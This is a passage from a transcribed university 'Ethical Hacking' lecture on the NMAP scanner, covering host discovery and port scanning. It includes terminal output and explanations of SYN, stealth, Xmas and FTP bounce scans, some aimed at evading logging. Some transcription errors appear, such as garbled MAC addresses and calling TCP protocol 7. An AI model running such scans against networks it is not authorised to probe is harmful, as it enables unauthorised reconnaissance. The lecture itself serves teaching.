Nmap scan report for 10.5.23.212
Nmap scan report for 10.5.23.213
Nmap scan report for 10.5.23.214
Nmap scan report for 10.5.23.215
Nmap done: 7 IP addresses (0 hosts up) scanned in 0.00 seconds
root@root: #
```

Some other NMAP commands are also there for host discovery; like “**-sL**” you can use; “**-sL**” like here when you specify a range of IP addresses again 209 to 215, it will just scan all those hosts and give you the final verdict. 7 IP addresses, 0 hosts are up; none of them are up; like this you can get.

(Refer Slide Time: 31:11)

```
File Edit View Search Terminal Help
root@root: # nmap -PN 10.5.23.209-215
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:10 EDT
Nmap scan report for 10.5.23.209
Host is up (0.0001s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5157/tcp   open  vsadapi
MAC Address: F8:B1:56:07:2B:77 (Dell)

Nmap scan report for 10.5.23.222
Host is up (0.00018s latency).
All 1000 scanned ports on 10.5.23.222 are closed
MAC Address: 20:47:59:10:30 (Dell)

Nmap scan report for 10.5.23.225
Host is up (0.00013s latency).
All 1000 scanned ports on 10.5.23.225 are closed
MAC Address: 00:25:84:94:C8:74 (Dell)

Nmap done: 27 IP addresses (3 hosts up) scanned in 2.14 seconds
root@root: #
```

There is another example with the “**-PN**” option; you are using “**-PN**”. So, here again you are using a range of IP addresses. So, you can see here you can get the details that whichever services are up for a particular; this was the IP address; these are the services

which are up on these port numbers ok. Then for some other IP address host is up; all 1000 scanned ports are closed; none of the ports are open. Say for another IP address you scan all these; they are, they are all closed. So, whenever there are some ports open, those information will be listed. So, out of twenty seven IP addresses three of them are only up.

(Refer Slide Time: 32:06)

```
File Edit View Search Terminal Help
root@root: # nmap -sn 10.5.23.209-209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 10:25 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00022s latency).
MAC Address: F8:B1:56:D7:2B:77 (Dell)
Nmap scan report for 10.5.23.225
Host is up (0.00047s latency).
MAC Address: D0:25:64:94:C8:74 (Dell)
Nmap done: 22 IP addresses (2 hosts up) scanned in 0.64 seconds
root@root: #
```



```
File Edit View Search Terminal Help
root@root: # nmap -sn 10.5.23.209,203
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 10:26 EDT
Nmap scan report for 10.5.23.203
Host is up (0.00058s latency).
MAC Address: 18:66:D0:2D:C5:F8 (Dell)
Nmap scan report for 10.5.23.209
Host is up (0.00032s latency).
MAC Address: F8:B1:56:D7:2B:77 (Dell)
Nmap done: 2 IP addresses (2 hosts up) scanned in 0.01 seconds
root@root: #
```

Here I am showing multiple host discovery by specifying a range. Here we specify a range; you can specify range or you can specify a list; like you can specify a “,” also, **209, 203** which means **10.5.23.209** and also **10.5.23.203**. So, you can see, it is scanning both these machines; but when you specify a range, then all these 22 IP addresses will be scanned. So, these are the different ways you can specify IP addresses during scan.

(Refer Slide Time: 32:45)

The slide has a yellow header bar with the title 'NMAP Command Options for Host Discovery'. Below the title is a bulleted list of NMAP command options for host discovery. At the bottom of the slide is a blue footer bar featuring the 'swayam' logo and other navigation icons.

Option	Description
-sL:	List Scan - simply list targets to scan
-sP:	Ping Scan - go no further than determining if host is online
-PN:	Treat all hosts as online -- skip host discovery
-PS/PA/PU [portlist]:	TCP SYN/ACK or UDP discovery to given ports
-PE/PP/PM:	ICMP echo, timestamp, and netmask request discovery probes
-PO [protocol list]:	IP Protocol Ping
-n/-R:	Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1,serv2,...>:	Specify custom DNS servers
--system-dns:	Use OS's DNS resolver
-sU:	UDP Scan

These are some of the NMAP command options for host discovery; I am not going into the detail, **-sL**, **-sP**, **-PN**. So, if you look into the manual or the tutorials, you will get all details of these commands. So, a brief explanation is also shown on the right ok; these are the different commands which are available ok.

So, with this we come to the end of this lecture where we have tried to tell you some of the basics about NMAP. And, we also showed in particular how hosts discovery can be carried out, the different methods. And, exactly what is done; what is the mechanism behind this kind of, this kind of sweep options. So, and also we showed some examples with screenshots; actually how this sweep operations can be actually carried out. So, in the next lecture, we shall be continuing with our discussion with some other options with NMAP.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 57
The NMAP Tool : A Relook (Part - II)

We continue with our discussion on NMAP. If you recall, in the last lecture we talked about specifically the host discovery kind of commands; that is there.

(Refer Slide Time: 00:29)



But, here in the part II of the lecture, we shall be mainly talking about post scanning; sorry this will be port, port, port scanning using NMAP and so this is actually port. It is the typographic error and various ways in which we can carry out this port scanning ok.

(Refer Slide Time: 00:50)

Introduction


- To determine what services are running or LISTENing.
- Each running TCP service is associated with a port number, which *listens* for incoming connections.
- Each running UDP service is associated with a port number.
- Various port scanning techniques in NMAP:
 - ✓ a) TCP Connect scan
 - ✓ b) TCP SYN scan
 - ✓ c) TCP Stealth scan
 - ✓ d) FTP Bounce scan

So, let us see; first thing I mentioned during the last lecture, what do you mean by a port is open or not? Suppose, when you have a server machines, suppose these are server; there can be several services which are running on this machines. And each of the services will be listening to a particular port number; like I said, service like telnet usually listens to port number 23; mail SMTP listens to port number 25 and so on.

So, we say that the server or service is listening on that port number; whenever there is an incoming request on that port number, the request is forwarded to that server. So, here we are basically trying to find out what services are running, which means they are listening on a particular port number. As I had said, each running TCP service is associated with a specific port number where the server or service listens for incoming connections as I had said. In contrast for UDP services, only the port number is associated with; it does not listen on that port.

So, the way UDP and TCP servers are implemented are slightly different. TCP servers listen on a port; UDP servers do not listen. So, it is like connection less; we call it ok. Now, there are several port scanning options which are available in NMAP; some of these we shall be talking about, TCP Connect scan, TCP SYN scan, TCP Stealth and FTP Bounce scan ok. Let us see about this.

(Refer Slide Time: 02:45)



First we talk about TCP Connect scan; but before we talk about it, let us recall; on the right hand side, we have shown the connection establishment phase in TCP. When the client wants to establish a connection to the server, there are 3 packets which flow back and forth. The first packet goes with the SYN flag set; we call it a SYN packet. A packet comes back from the server with both SYN and ACK flag set; we call it SYN/ACK packet. And finally, the client sends back a ACK packet with ACK flag set and then we say that the connection has been established.


So, there are, this is a 3 way handshake protocol. In TCP Connect scan, we basically utilize this mechanism of connection establishment ok. So, the attacker or the person who is mounting this kind of host discovery or port scanning kind of a thing, tries to complete the 3 way handshake on particular port numbers. And, if it finds that this kind of 3 way handshake is successful, this will mean that the particular port number is presently open; there is a server which is presently listening on that port number ok.

So, pictorially I am trying to show it here; that the scanner is first sending a SYN packet on a particular port number. The target if it, if the service is running on the particular port, it will be sending back a SYN/ACK and scanner will finally send back an ACK. So, you conclude that the port is open. But, if you send a SYN packet to a particular port and if the particular port is not having an associated server running, service running, the machine typically sends and reset acknowledgement pack packet back with a reset flag

set, indicating that it wants to terminate the connection; the server is not there. So, if such a packet comes back you conclude that the port is closed.

Now, the point to note is that, this kind of a mechanism can detect a port is open or not, but the system administrator can easily detect this by looking at the system log; because all TCP connections are logged in the system log and this is a valid kind of a system connection, TCP connection, you are trying to establish. So, this will also go into the log, fine.

(Refer Slide Time: 05:36)



There is another kind of, this kind of you can say, port discovery mechanism, called TCP SYN scan. Here the mechanism is slightly different; well here also you look; you are utilizing the 3 way handshake; but we are sending a SYN; we are getting back SYN/ACK; but the third ACK we are not sending; that means, we are not completing the connection. If the connection is not completed, then the information will not go into the log. So, you can also escape detection in that way. So, you do not establish the complete connections; sometimes it is called half-open scanning.

So, if you send a SYN packet, if you see that SYN/ACK is received then you conclude that the port is listening. You do not complete the connection; instead of sending an ACK, the scanner immediately terminates connection by sending a reset packet; if a reset packet is sent the connection is terminated immediately. But, if this SYN/ACK or if the server is not up on that port then instead of SYN/ACK, a RST/ACK will be received.

Then you conclude that the port is not listening. Pictorially you show it like this; in the first case when the port is open, you send SYN, you get back SYN/ACK; you immediately terminate connection by sending reset. You do not allow the connection to complete; because your object is not to complete the connection right; Just to see whether the port is open or not.

If the port is closed, then if you send SYN, you will be getting back reset acknowledgement; that is how this works.

(Refer Slide Time: 07:41)

```
root@root: # nmap -sT 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:30 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00015s latency).

PORT      STATE SERVICE
22/tcp    closed  ssh
MAC Address: F8:B1:56:07:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@root: # nmap -sT 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:31 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00020s latency).

PORT      STATE SERVICE
135/tcp   open  msrpc
MAC Address: F8:B1:56:07:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
root@root: #
```

So, let us look at some examples; both these scans I am showing together. There is an option in NMAP, **-sT** which uses both TCP SYN and TCP ACK request packets. It also uses ICMP; that means, it uses multiple ways of discovering a host and also looking for the port numbers. So, here I am showing a couple of examples; here we are using **-T**, on **sT** with port number 22, on a particular host.

So, you see after scanning, the conclusion is, this port number 22 on TCP is currently closed. Because we are not getting back a response. So, NMAP, 1 IP address, 1 host up, the host was up; but this particular service was closed. Let us take another example, similarly **sT** on port number 135 on some other IP address; here it says that this service is presently open. And also the service number you can see in both cases; what this port number corresponds to ok.

So, here also it says that 1 IP address is scanned. The host was up and also this shows that this service was also up; the port number is open ok.

(Refer Slide Time: 09:18)

```
File Edit View Search Terminal Help
root@root: # nmap -sT -p22 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:25 EDT
SENT (0.0337s) ICMP [10.5.23.251 > 10.5.23.209 Echng request (type=8/code=0) id=25072 seq=0] IP [ttl=38 id=51804 iplen=28]
SENT (0.0339s) TCP 10.5.23.251:59547 > 10.5.23.209:443 S ttl=45 id=22378 iplen=44 seq=4247547709 win=1024 <nss 1460>
SENT (0.0341s) TCP 10.5.23.251:59547 > 10.5.23.209:80 A ttl=51 id=56071 iplen=40 seq=0 win=1024
CONN (0.0356s) TCP localhost > 10.5.23.209:22 => Operation now in progress
CONN (0.0357s) TCP localhost > 10.5.23.209:22 => Connection refused
Nmap scan report for 10.5.23.209
Host is up (0.00020s latency).


PORT      STATE SERVICE
22/tcp    closed  ssh
```

-sT packet trace
for closed port

Let us take another example. Here we are giving **-sT** with the **packet-trace** option; so that you can get the detail. Here also you are scanning port number 22 on a particular host. So, see here you can see all the packet trace; what packet was sent? Ok, so, all the details, the type of the packet, id, sequence number, for the IP packet the time to live, id, IP length, everything. The final conclusion is host is up, but this service is closed. So, you sent see, 3 TCP packets were sent and based on that your conclusion is, the packet is or the particular port is closed.

So, if you analyze the packets, you will know that why this conclusion is there; you look at the flags; whatever is coming, you can conclude that the other service, not responding fine.

(Refer Slide Time: 10:33)



```
root@root: # nmap -sT -p135 10.5.23.209 --packet-trace --disable-arp-ping
Starting Nmap 7.00 ( https://nmap.org ) at 2019-09-26 09:27 EDT
SENT (0.0333s) ICMP [10.5.23.251 > 10.5.23.209 Echo request (type=8/code=0) id=31981 seq=0] IP [ttl=58 id=18265 iplen=28]
SENT (0.0335s) TCP 10.5.23.251:53552 > 10.5.23.209:443 S ttl=58 id=17007 iplen=44 seq=1685614687 win=1024 <mss 1468>
SENT (0.0336s) TCP 10.5.23.251:53552 > 10.5.23.209:80 A ttl=49 id=51078 iplen=40 seq=0 win=1024
CONN (0.0354s) TCP localhost > 10.5.23.209:135 => Operation now in progress
CONN (0.0355s) TCP localhost > 10.5.23.209:135 => Connected
Nmap scan report for 10.5.23.209
Host is up (0.00024s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc
MAC Address: F8:B1:56:07:2B:77 (Dell)


```

There is another example; here also use **-sT** with **packet-trace**; but now the port is open. So, you see when you sent, there are some connection responses that are coming back ok. So, because you are receiving the connections and final one is connected; after 3 way handshake the connection, it is finally connected. So, your conclusion will be the particular port is on that machine, on that host is open.

So, here you see when you do a network scan, when you try to look at vulnerabilities the first thing you look at is what are the hosts that are up and second thing you look at, is that what are the port numbers that are currently open on those hosts. Once you know that, you can try to run some exploit on those port numbers which are well known to exploit those vulnerabilities fine.

(Refer Slide Time: 11:44)

(c) TCP Stealth scan

- Basic idea:
 - Carry out port scanning while avoiding detection.
 - Try to hide themselves among normal network traffic.
 - Not to be logged (stealth).
- How it works?
 - Flag probe packets (also known as *Inverse Mapping*)
 - Response is sent back only by closed port
 - Intruder determines what services do not exist, and can infer the ones that exist.
 - Slow scan rate
 - Difficult to detect, and needs long history log.

There is some other kind of more sophisticated scan; this is called TCP stealth scan. Stealth is something as you know the term; stealth means you are hiding; no one will be able to detect you; that is the idea. So, here the idea is, you carry out port scanning, while avoiding detection; but what is the basic philosophy? How you can avoid detection? Let us try to get an idea.

So, you are, your packet means, your means, your packets are hiding within normal network traffic. So, the firewall or the intrusion detection system, whatever you have installed on the target machine, they will not be able to distinguish your packets as some kind of malicious packets ok. And they will also not be logged; because they will, they will appear to be very harmless; that is why they will not be logged. That is how we say that they are stealthy.


And how it works? You see there are several ways in which you can do this; I am not going into this detail again. There is something called inverse mapping which is utilized; there are probe packets just like UDP scanning you just saw earlier, that the response will be send back from the target only when the port is closed; that means, the reverse, if the port is opened nothing will be send back; but if it is closed then only it is send back ok.

So, intruder determines what service do not exist; then if you take them out, you will know that what service are actually running; the ones that exists. So, this is what is? And

this is difficult to detect, because you are not looking for hosts which are up or ports which are open; but on the other way around; you are looking for ports which are closed.

So, unnecessary if you are looking for ports which are closed; they will not get logged. Only if are active services things get logged. So, these typically will not be so easy to detect and needs long history log and secondly, you send this kind of packets very infrequently; only few such packets in the whole day. So, that the ideas will also not suspect that these are some malicious packets which are targeted to the hosts, very infrequent alright.

(Refer Slide Time: 14:33)




So, here we briefly try to tell you one way in which this can be done. You see every internet service that are implemented, there is a corresponding documentation available based on which the implementation is carried out. These are called RFC documents, request for comments. For example, this RFC 793, 793 is the number of that document, document number. It talks about how a host should handle wrong packets.

The idea is that this scanner, when it tries to let us say, establish a connection, it is sending a wrong packet, the probe packet. Let us say, it is sending a reset packet or a packet with the FIN flag set to 1; FIN means finish. So, these are normally not the packets with which you are initiating a connection. So, these packets are so called wrong packets to the target. So, the target, if it does not send back any response, it means it is a wrong packet; it has ignored. Which means the port is open; but according to this RFC

793, if it sends back an RST/ACK packet. This RFC says that if the port is closed and if such a packet comes that you need to terminate or reset the connection, then you conclude that the port is closed whenever the response comes back.

This is the inverse mapping; if the port is closed, then the response is coming; if the port is open, then the wrong packet is ignored; nothing is coming back ok. This is the idea behind TCP stealth scan ok.

(Refer Slide Time: 16:45)



There is another way; this is called FTP Bounce scan. You see whenever we establish a connection with the FTP server to transfer a file, there are two connections that are actually established. One is called a control connection; other is called the data connection. Control connection is established to send the FTP commands, and the data connection is established to actually send the data ok. Now the idea behind FTP bounce scan is, suppose this scanner is trying to mount some kind of a discovery exercise on a target and it is utilizing an intermediate FTP server for doing that.

So, what it does; it sends back, it establishes a control connection with the FTP server and initiates a data transfer connection. So, what it does; you see FTP server let us say as an, it has an IP address 10.0.0.4 and the target has an IP address 10.0.0.5. So, when the request comes, it spoofs the IP address. It changes the IP address to 10.0.0.5 which is the target's IP address. The FTP server is receiving this kind of a packet, 22 means the connection for the data; 21 is the control connection; 22 is the data connection. So, when

the FTP server receives such a spoof packet, it will try to establish a data connection with 10.0.0.5; that means, this will be a TCP connection again. So, it will be sending a TCP SYN packet; it will be, but the target you see, the connection was established with the FTP server; the target does not know about it.

The target will send back a reset packet to reset the connection. It will say and when it comes back to this FTP server, FTP server will be sending back a message to this scanner that it cannot build data connection. So, the idea is that via the FTP server this scanner is getting a response back from the target and through this target that means, some packet is bouncing back and if such a response comes back, it will know, it will conclude that the target was up and running ok. So, this is called FTP bounce scan. So, on this particular port number, the target was running.

(Refer Slide Time: 19:40)

```
File Edit View Search Terminal Help
root@root: # nmap -p135-200 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:52 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00026s latency).
Not shown: 64 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
MAC Address: F8:B1:56:D7:26:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
root@root: #
```

Specify the port numbers to be scanned using -p option

Here to I am not showing examples of these; but I am showing some other port scanning options here. Well, you can give, already saw earlier **-p** option to specify some port numbers and you can also specify a range of port numbers; like here you see **-p135-200**; so, all port numbers in this range will be scanned on this particular host. So, a scan is carried out and the final conclusion is, these two ports only are open, port number 135 and port number 139.

So, out, the other port numbers are all closed. So, it says this 1 IP address was scanned, this 1 host was up and these are the 2 services which are open on that machine. This is how you can specify a range of port numbers.

(Refer Slide Time: 20:42)

```
File Edit View Search Terminal Help
root@root: # nmap -F 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:53 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00030s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: F8:B1:56:D7:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
root@root: #
```

Let us look at some more examples. You can give a **-F** option; **-F** actually refers to fast mode. Fast mode means that you are not scanning all the ports on the target host; rather you are scanning fewer number of ports; the one which are most common.

So, when you scan a particular host with the **-F** option, this will also look for open ports, but not all; few number of ports will be scanned. And in that way this process will be much faster. So, for example, if you scan this, it will respond with some open ports 135, 139, 455 and 5357; these are some applications; the names of the applications are also shown here; these are presently open ok. So, this scanning with **-F** option will make the process faster.

(Refer Slide Time: 22:00)

```
File Edit View Search Terminal Help
root@root: # nmap -top-ports 3 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 09:54 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00016s latency).

PORT      STATE SERVICE
23/tcp    closed telnet
80/tcp    closed http
443/tcp   closed https
MAC Address: F8:B1:56:D7:2B:77 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
root@root: #
```

Scan most common ports using --top-ports option

Let us also look at another kind of a flag where you are using an option called **-- top-ports**. These top ports are the most commonly used ports. If you give this option with a number, the 3 most top ports, top most used ports will be scanned.

So, here you see, the 3 top ports are scanned telnet, http and https, and summary report is presented; all these 3 are closed presently on this host ok. So, you can scan some hosts with this **-- top-ports**; you can specify how many top ports, 3; you can specify 10, whatever. So, those number of ports will be scanned.

(Refer Slide Time: 23:00)

```
File Edit View Search Terminal Help
root@root: # nmap -sO 10.5.23.209
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-26 19:30 EDT
Nmap scan report for 10.5.23.209
Host is up (0.00034s latency).
Not shown: 237 closed protocols
PORT      STATE SERVICE
1        open  icmp
2        open  filtered  igmp
4        open  filtered  ipv4
6        open  tcp
17       open  udp
41       open  filtered  ipv6
50       open  filtered  esp
51       open  filtered  ah
69       open  filtered  sat-mon
101      open  filtered  ifmp
107      open  filtered  a/n
132      open  filtered  sctp
138      open  filtered  manet
161      open  filtered  unknown
186      open  filtered  unknown
192      open  filtered  unknown
```

IP protocol scan using -sO option

Here, you are specifying something called IP protocol scan using the **-sO**, sorry **-sO** command. So, if you specify **-sO** with a particular IP address, then you specify all the protocols and you get a list like this. This is called IP protocol scan. So, what are the protocols which are currently open; some of them are open or filtered; because you are not getting back the complete response back; maybe they are filtered; but some of them are unconditionally opened. Like ICMP is open; TCP is open; UDP is open; these services are open ok.

But, there are several others which may not be open; but the protocol number, you see these are not the port number; these are protocol numbers with respect to the IP protocol, all higher level protocols that run at the transport level or higher level they have a unique number; like TCP has a number 7; UDP has a number 17. So, this ICMP has a number 1 and so on.

So, this scan is carried out based on the protocol number, not on the port number ok. So, this is a different kind of a scan where you get information about the open ports with respect to the protocol numbers. So, it depends, actually why you need this; depending on your requirement you will have to use the correct kind of scanning option.

(Refer Slide Time: 24:55)

NMAP Command Options for Port Scanning

- Scan Techniques:
 - -sS/-sT/-sA/-sW/-sM: TCP SYN/Connect() /ACK/Window/Maimon scans
 - -sN/-sF/-sX: TCP Null, FIN, and Xmas scans
 - -b <FTP relay host>: FTP bounce scan
- Port specification and Scan Order:
 - -p <port ranges>: Only scan specified ports
 - Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080
 - -F: Fast mode - Scan fewer ports than the default scan
 - -c: Scan ports consecutively - don't randomize
 - -top-ports <number>: Scan <number> most common ports

So, to summarize for port scanning, this NMAP supports a number of different options; like, for instance for scan techniques, you can specify so many options **-sS**, **sT**, **sA**, **sW**,

sM. These are basically TCP SYN, connect, ACK, window and various other kind of scanning options; all of, all of those I have not mentioned at all.

There are **sN**, **sF**, **sX**; these stand for TCP Null, FIN, Xmas. You see this **sX** for example, stands for a Christmas scan. Well, why it is called a Christmas scan? Because you are sending a TCP packet with all these flag set, push, FIN; that means, as if your packet is glittering like a Christmas tree; when it reaches a router; router will find that so many flags are on; it will possibly allow the packet to go through thinking that it is an important packet; it is a high priority packet ok.

Push flag is also set fine; similarly you can mount the FTP bounce scan; I am not shown the example using the **-b** option. These you can do and when you specify ports, also scan order there are various options you can use. **-p** already we have seen; you can specify port ranges; you can specify a particular port; you can specify a range of port; you can specify some specific UDP and TCP ports also. Like you can specify **-p U:** these; that means, these refer to UDP ports; **T:** these refer to TCP; ports 21-25 means range, 80, 13980 these are all TCP ports.

You can specify a combination of TCP and UDP port numbers, specific port numbers also. **F**, we have seen fast mode, where you can scan fewer ports, than the default scan, where you scan everything. **-r** is consecutive scan, one by one; there is a randomization option which is default; the ports are scanned in a random order. **top-ports** also you have seen the examples with some number that how many top ports you want to scan ok.

So, with this we come to the end of this lecture, where we basically talked about different ways in which you can identify the port numbers on some hosts or a set of hosts that are opened. In the next lecture we shall be continuing with our discussion and talk about some more options that are available in NMAP for operating system discovery, some other services discovery and some common NMAP commands at the end.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 58
The NMAP Tool: A Relook (Part – III)

We continue with our discussion on NMAP. In the previous two lectures we have talked about specifically host discovery and the port scanning options.

(Refer Slide Time: 00:33)



